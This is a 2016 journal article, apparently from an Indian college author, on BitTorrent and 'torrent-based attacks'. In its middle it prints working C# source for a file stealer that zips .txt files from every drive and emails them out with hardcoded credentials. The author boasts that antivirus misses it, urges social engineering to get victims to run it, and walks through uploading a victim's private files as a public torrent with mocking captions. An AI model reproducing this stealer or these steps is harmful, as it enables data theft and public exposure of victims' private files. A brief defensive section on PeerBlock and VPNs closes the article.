ISSN: 0975-833X

Available online at http://www.journalcra.com

International Journal of Current Research
Vol. 8, Issue, 03, pp.27407-27414, March, 2016

INTERNATIONAL JOURNAL OF CURRENT RESEARCH

RESEARCH ARTICLE

A STUDY ON TORRENT BASED ATTACK

***Mr. Gaurav Kumar Roy**

Department of Computer Science & Application – Karimganj College, Assam University, India

ARTICLE INFO

Article History:
Received 20th December, 2015
Received in revised form
25th January, 2016
Accepted 28th February, 2016
Published online 16th March, 2016

Key words:

Programming language,
ARPANET,
Server,
P2P,
Torrenting,
IP address,
Hackers,
Program,
Download/upload.

ABSTRACT

In today's world, Internet has become the most indispensable part of human life & it's impossible to deny the advantages of internet after its changing the whole globe. The benefits are introduced in facilitating communications, decreasing the distances around the globe, emerging an easier life and surely many other benefits that one cannot deny. With the new move, the human mind is more connected to its surroundings and what lays beyond. For instance, anyone can communicate with anybody anywhere whenever they want. The history of internet began in 1950s with the development of electronic computers. Initial concepts of packet networking were originated in United-States, Great Britain & France. Among them, the Department Of Defense of US awarded contracts for packet network systems in early 1960s, including the development of the ARPANET (which become the first network to use the Internet Protocol.) The first message was sent over the ARPANET from computer science Professor Leonard Kleinrock's laboratory at University of California, Los Angeles (UCLA) to the second network node at Stanford Research Institute (SRI). Access to the ARPANET was expanded in 1981 when the National Science Foundation (NSF) funded the Computer Science Network (CSNET). In the 1980s, the work of Tim Berners-Lee in the United Kingdom, on the World Wide Web, theorized the fact that protocols link hypertext documents into a working system,[4] marking the beginning the modern Internet. Since then, all the legal internetwork we use today is based on ARPANET (Advanced research Project Agency Network). But other then ARPANET, there lies another networking technological architecture which primarily uses the internet but not to a full extent. It's the torrent network.

Citation: Gaurav Kumar Roy, 2016. "A study on torrent based attack", *International Journal of Current Research,* 8, (03), 27407-27414.

INTRODUCTION

Torrent networking and its sharing feature was debuted in 2001. A Python-language programmer, Bram Cohen, who created this torrent - technology with the intent to share files with everyone across the globe by downloading it through the use of internet. Now what a torrent-file is? Basically, a torrent file is a computer file (*having extension .torrent*) that contains metadata about files and folders to be distributed, and usually in a list of the network locations of trackers; which are computers, that help participants in the system find each other and form efficient distribution groups. These groups are called "swarms". Torrent files does not contain the content to be distributed but only contains information about those files, such as their names, sizes, folder structure, and cryptographic hash values for verifying file-integrity. Now, what Torrenting is basically a peer-to-peer (P2P) or for easy understanding people-to-people file sharing system, where people upload and people download but from within the computer (& not from the server) via internet using a '.torrent' file.

****Corresponding author: Mr. Gaurav Kumar Roy,***
Dept. of Computer Sc & application, Karimganj College, India.

In case of Google Drive or Drop-box, the downloading is done from a single source, ie. where the files have been uploaded, only from that location (or we can say - single server) users can download the file and the speed is dependent on both single server's (DropBox's) and the ISP also. Torrenting is different method to solve sharing large data files from a single source or multiple sources. In the *figure (ii)*,we have uploaders (who could be any-one) who upload that single file/folder & the downloader's who is getting help from uploader to download that file directly as torrenting works on peer-to-peer file sharing system. If there are lots of people uploading the same file,it becomes helpful to those downloaders' (people who are downloading) to easily fetch those chunks and parts of the file from different pc from around the world at the same time, maintaining the speed. In the above *Figure (iii)*, I'm downloading an OS (.iso file) which is getting downloaded from other two PCs residing one at Brazil and another at America also using uTorrent Mac with versions 1.8.7 & 1.8.6. This shows that the files which gets downloaded from torrent network are files residing at other's PCs. Now, with Torrent comes another two terms

- Seeders (Seeds)
- Leechers (Peers)

Seeders are uploaders or those who have already downloaded the files & are currently uploading them, the more seeders a file have – the faster file gets uploaded (each seeder uses a minimum of 10kbps to upload); & accordingly spend their bandwidth to help a file get downloaded to the downloaders. Leechers are downloaders who doesn't have the entire file & is using torrent network to download any specific file. During this file sharing procedure, you will be able to know people's IP-address and the same case happens with us too. Other torrent users are also getting my IP-address. In short, every torrent users on torrent network share their IP-address during the process called download. Unlike other download methods, Torrent maximizes transfer speed by gathering pieces of the file you want and downloading these pieces simultaneously from people/other torrent users who already have them. This process makes popular and very large files, such as videos and television programs, download much faster than is possible with other protocols.

Figure (i)




Figure (ii)

There is another term Pieces which refers to the torrented files being divided into equal specific sizes (eg. 64kB, 128kB, 512kB, 1MB, 2MB, 4MB). The pieces are distributed in a random sequence among peers in order to optimize trading efficiency.

Is torrent legal? - Many of the torrent users think that it is not legal. But the truth is, "Torrent is Legal" which is simply sharing files from one device to another via internet where one person share files with other (or with the world) following the Peer-to-peer (P2P) architecture. But those files (songs, games, software) which are uploaded on the internet with cracks & patches are illegal, and downloading those cracked games & software (which costs money) using the torrent network is illegal. If we are sharing copyrighted content with other people, that is considered illegal. We can use torrent for legal purposes by sharing large Open-Source files faster & easier. No (Internet Service Providers) ISP will put you in jail for using torrents, but some Internet providers don't like torrents & hence they slower the speed while users browse torrent sites or sometimes block users from accessing those sites. In gist, the programs or technologies behind torrent based file-sharing are not illegal. It's the data being shared that may be illegal. Using Bit-Torrent or other file sharing programs to download software (trial), a game demo, movie trailer, or similar is legal. However, using that same program to download a new hit song or a movie still in theaters is illegal.

Brief usage information

- Estimated 160-180 million active users a month, approximately 250 million regular users (as of Jan. 2014)
- Estimated that Bit-Torrent traffic accounts for roughly 35% of all traffic on the Internet. (http://www.zdnet.com/blog/itfacts/cachelogic-says-35-of-all-internet-traffic-is-now-bittorrent/6431)
- Since 2010, 200,000+ users have been sued for using the protocol to share copyrighted material
- Allows users to join a "swarm" of hosts to download and upload from each other simultaneously
- Shares contents(files) efficiently using "file swarming"
- Needs many concurrent sessions
- Adopts Hybrid P2P instead of centralized P2P

Protocol specification

It's a way to specify the data about the protocol torrent is using in a terse format. Torrent uses binary encoding (ben-coding).

Meta info structure of a torrent file

- The piece-length specifies the nominal piece-size & is usually a power of 2.
- The most common sizes are 256 kB, 512 kB, and 1 MB

How is Torrent Dangerous?

There are many disadvantages while normal users do torrenting, but most of the torrent users are unaware of it. Firstly, as said earlier, while downloading any file using the torrent, your IP-address gets shared and others can track you using trackers (which keeps tracks of which seeds & peers are in the swarm).




Figure (iii)

TYPE	DESCRIPTION	FORMAT	EXAMPLE
String	Normal Strings [series of continuous characters]	<length>:<data>	7:network
Integer	Normal Integers	i <integer> e	i3e
Lists	They are lists of types [strings, integers, lists, dictionaries].	l<contents>e Contents are bencoded.	L 8 : advanced7 : network e
Dictionaries	They are a mapping of keys to values	d<keys><values>e Contents are bencoded with no separators.	d3:onei1e3:twoi2e5: eei3e4:fouri4ee

Key	Description
Info	A dictionary that describes the file
- length	Length of the file in bytes (integer)
- md5sum(optional)	A 32 char. Hex-string to md5 sum of the file
- name	Filename (string)
- piece length	No.of bytes in each piece (integer)256 KB
- pieces	Concatenated string of all 20-byte SHA-hash value (raw Binary_encoded)
Announce	The announce URL of the tracker
- Announce-list	Extension to official specification
- Creation Date	Creation date/time of torrent file
- Comment	Free-form text (string)
- Created by	Name and version of the program

Secondly, if someone (hackers) does social engineering or even get access to your system(s) using backdoors (trojans and botnets) or using other penetration technique, they may use those torrent programs (such as uTorrent, Bit-Torrent, Vuze etc),to create a torrent file (which could be your sensitive data, project, personal photos and videos). Let me show You how a Hacker can steal your sensitive data from your PC's Hard-Drive, copies it & sends it to his/her (Hacker's) E-mail address. This is a program below, which me and co-author of this book wrote it using C#(Sharp).NET programming language.

FETCH_That.cs

```
using Ionic.Zip;
using System;
using System.Collections.Generic;
using System.Text;
using System.Linq;

namespace karlos
{
  class Program
  {
    static void Main(string[] args)
    {
      DriveInfo[] drr;
      DirectoryInfo drct = new DirectoryInfo("c:/zipa/");
      drct.Create();
      drr = DriveInfo.GetDrives();
      foreach (DriveInfo d in drr)//you may comment to manual drive select
      {
        if (d.IsReady == true)//
```

```
            {
              foreach (var file in Directory.GetFiles(/*drive name*/d.Name, /*search any extension*/"*.txt", SearchOption.TopDirectoryOnly))
              {
                File.Copy(file, Path.Combine("c:/zipa/", Path.GetFileName(file)), false);
              }
            }//
          }//
          string[] filename = Directory.GetFiles("c:/zipa/");
          // FileInfo fl=new FileInfo ("G:/");
          using (ZipFile zip = new ZipFile())
          {
             zip.AddFiles(filename, "file");
             zip.Save("c:/zipa/zipa.zip");
            // MessageBox.Show("Zip File Created");
          }
          mailsend.SMTP(/* mail change to send zip file*/"karlosbabaji@gmail.com",/*subject*/ "File zip",/*body */ "Victim's file info",/*attach file*/ "c:/zipa/zipa.zip");
          Console.WriteLine("mail sent");
          Console.Read();
        }
    }
}
```

Class1.cs :-

```
using Ionic.Zip;
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Net;
using System.Net.Mail;
using System.Net.Mime;
using System.Text;
using Ionic.Zip;

namespace karlos
{
   public class mailsend
   {

      public static void SMTP(string to, string subject, string body, string attachment)
      {

         MailMessage mailMsg = new MailMessage();
         mailMsg.From = new MailAddress(/*show mail id*/"info@stu.com", /*header message*/"Enquery");

         mailMsg.Attachments.Add(new Attachment(attachment));
         mailMsg.To.Add(to);
         mailMsg.Subject = subject;
         mailMsg.IsBodyHtml = true;
         mailMsg.BodyEncoding = Encoding.UTF8;
         mailMsg.Body = body;
         mailMsg.Priority = MailPriority.High;
         SmtpClient client = new SmtpClient();
         client.Credentials = new NetworkCredential(/*mail id*/"gauravkarlosray@outlook.com",/*mail pwd*/ "Admin@123456");
         client.Port = 587; //or use 465
         client.Host = "smtp.live.com";
         client.EnableSsl = true;
         try
         {
            //you can also call client.Send(msg)
            client.Send(mailMsg);
         }
         catch (SmtpException)
         {

         }
      }
   }
}
```

This malicious program, (source-code is not fully leaked in this research-paper, as it is dangerous) has a advantage that antivirus softwares cannot detect it and you can give its .exe to the victim, tell him to double clicks it. Yah, social engineering will be required. ☺

Let me explain how this program works :-

1st of all in the source code we have to set a path/directory location(s) from where you want to steal the files from victims' PC, then in the source-code set the file format (extension) what type of file you want to steal from those drive locations. Save the file using 'build' option in Visual Studio, make it an .exe (executable file format) and give it a suitable name. Use a little-bit of social-engineering and tell your targeted victim that this is a very important/useful software, send it via any means, and tell him to run it. The moment the victim double clicks it, all those files having that specific extension on his hard drive will become zip and come to your email ID which you have given.


The steps for doing this are :-


- Search in victim's PC the directory where his/her sensitive files are stored.
- We can create our own torrent using any of the torrent downloader program (such as: uTorrent, Bit-Torrent, Vuze).
- "Add File" is for selecting any specific file & "Add Directory" is for selecting an entire folder.
- After clicking "Add File" button, select the file you want to make as torrent.
- Click on "Create & Save As" button
- Give the. torrent file a name (here : KARLOS-personal) and file type as – 'Torrent files' give the file a location where it will be created and click the 'Save' button.
- Now, your torrent file is ready on that saved location.
- Grab that .torrent file and somehow upload it in any torrent site. For that you have to have an account in any torrent based sites. If you don't have an account of your own, then make one. The steps for uploading *.torrent* files are :-


- After the torrent is being uploaded, it has seeders but need 2-4 days to gradually increase the peers. In this way anyone can make your (victim's) personal photos, videos, projects and other files open to the world.


How to make Torrent users Secure?


As told earlier, torrent users can be tracked down using the IP address, since this a peer-to-peer system (people know your IP & you know people's IPs).











Create New Torrent
Select Source
E:\karlos.png
Add file
Add directory
Skip Files:
Torrent Properties
Trackers:
udp://open.demonii.com:1337/announce
udp://tracker.coppersurfer.tk:6969/announce
Web Seeds:
Comment:
Piece size:
(auto detect)
Other
Start seeding
Private torrent
Preserve file order
Create and save as...
Cancel


Select where to save the .torrent
SG~pc ▸ SOFTs & D_Bs (E:) ▸
Search SOFTs & D_Bs (E:)
Organize
New folder
Libraries
Documents
Music
Pictures
Videos
SG~pc
WIN-7 Ultimate (
sOnGs n mOvIEs
SOFTs & D_Bs (E:
PERSONAL Drive
$RECYCLE.BIN
D@T@B@$e
MY USE
File name: KARLOS-personal
Save as type: Torrent files
Torrent files
All files (*.*)
Hide Folders
Save
Cancel


$RECYCLE.BIN
D@T@B@$e
MY USE
System Volume Information
employee
karlos
KARLOS-personal
Untitled Document
KARLOS-personal


https://isohunt.to/torrents/upload
Looks like you found a nice page for yourself.
Upload Torrent
private pic
- Select category -
- Select category -
Anime
Software
Games
Adult
Movies
Music
Other
Series & TV
Books
Select torrent file...
Your torrent will be posted immediately, although it can take up to 2 hours for it appear in search results.
Also keep in mind that this system is community moderated. Abuse will get you banned. Posting torrents of files not authorized for distribution BitTorrent is also not allowed. .torrent links to identified copyrighted content is subject to removal upon request by copyright holders and after out verification, without prior notice. However, your privacy comes first, and we will under no circumstances disclose your personal information to a third party.
Announce URL: N/A (we are primarily a search engine, please use an external tracker)
Note: You must specify a tracker's announce URL when you creating your


https://isohunt.to/torrents/upload
Upload Torrent
private pic
Other
this might be theprivate pic of the victim whose PC you have accessed. So to view this pic.....download this torrent first ....
Have fun .... !
KARLOS-personal.torrent
Upload torrent
Note: Do NOT close this window while file is being uploaded. It will close itself when upload is complete.
Your torrent will be posted immediately, although it can take up to 2 hours for it appear in search results.
Also keep in mind that this system is community moderated. Abuse will get you banned. Posting torrents of files not authorized for distribution BitTorrent is also not allowed. .torrent links to identified copyrighted content is subject to removal upon request by copyright holders and after out verification, without prior notice. However, your privacy comes first, and we will under no circumstances disclose your personal information to a third party.
Announce URL: N/A (we are primarily a search engine, please use an external tracker)
Note: You must specify a tracker's announce URL when you creating your .torrent. We do not accept torrents with empty announce URL, or explicitly use DHT as tracker.
Alternatively, here a some public

So there is an extra tool (for Windows) available called *PEER-BLOCK*; what peer block does is : it lets you control who your computer 'talks to' on the internet by selecting appropriate lists of 'known bad' computers- you can block communication with other users (peers), advertising or spyware oriented servers, computers monitoring your P2P activities, computers those have been hacked etc. This tool becomes a precious shield when you become a seeder. This tool restricts access and henceforth can't get others into your computer & your computer won't try to send anything either. To download the tool, visit: www.peerblock.com. There is also another tool called *Peer-Guardian* for MAC users also.

We can also take other precautions such as keep all our private/personal photos, videos, projects, files in a separate external hard disk or we can run these torrent programs in a virtual environment like VM or we can *use free or paid VPN* (www.VPNBook.com) to keep ourselves anonymous- we can anonymize the network so that our IP address gets changed while using Torrent, or we can use *Tor-Browser* (www.torproject.org) to anonymize the browser from the client point of view. We can also use proxy sites such as anonymous.com or www.kproxy.com.

Conclusion

Now-a-days security has become the prime issue for computer users. Everyone using internet is being continuously under surveillance by companies using bots, NSA or FBI or CERT or by other hackers also.

Torrent based file stealing and broadcasting that file to the entire world can lead the victim to a dangerous digital ecosystem and so torrent users must remain cautious while accessing torrent network using torrent programs.

REFERENCES

Additional information on the Bit Torrent Protocol

Cache logic, Bit Torrent bandwidth usage. http://www.cachelogic.com/research/2005_slide06.php

Computers 2005: A Gateway to Information," Course Technology, Boston, 2004.

http://wiki.theory.org/BitTorrentSpecification

Investigation into the extent of infringing content on Bit Torrent Network by Robert Layton & Paul Watters

Liang, J., Naoumov, N. and Ross, K. W. 2006. "The index poisoning attack in p2p file sharing systems," in Proc. of IEEE Infocom.

Multitracker specification http://home.elp.rr.com/ tur/multitracker-spec.txt

Shelly, G. B. and T. J. Cashman and M. E. Vermaat, "Discovering

Stutzbach, D. and Rejaie, R. 2006. "Understanding churn in peer-to-peer networks," in Proceedings of ACM SIGCOMM Internet measurement conference, 2006.

Wang, L. and Kangasharju, J. "Monitoring bittorrent mainline dht," Department of Computer Science, University of Helsinki, Tech. Rep., 2012, available at http://www.cs. helsinki.fi/ u/jakangas/Papers/BTReport.pdf.

****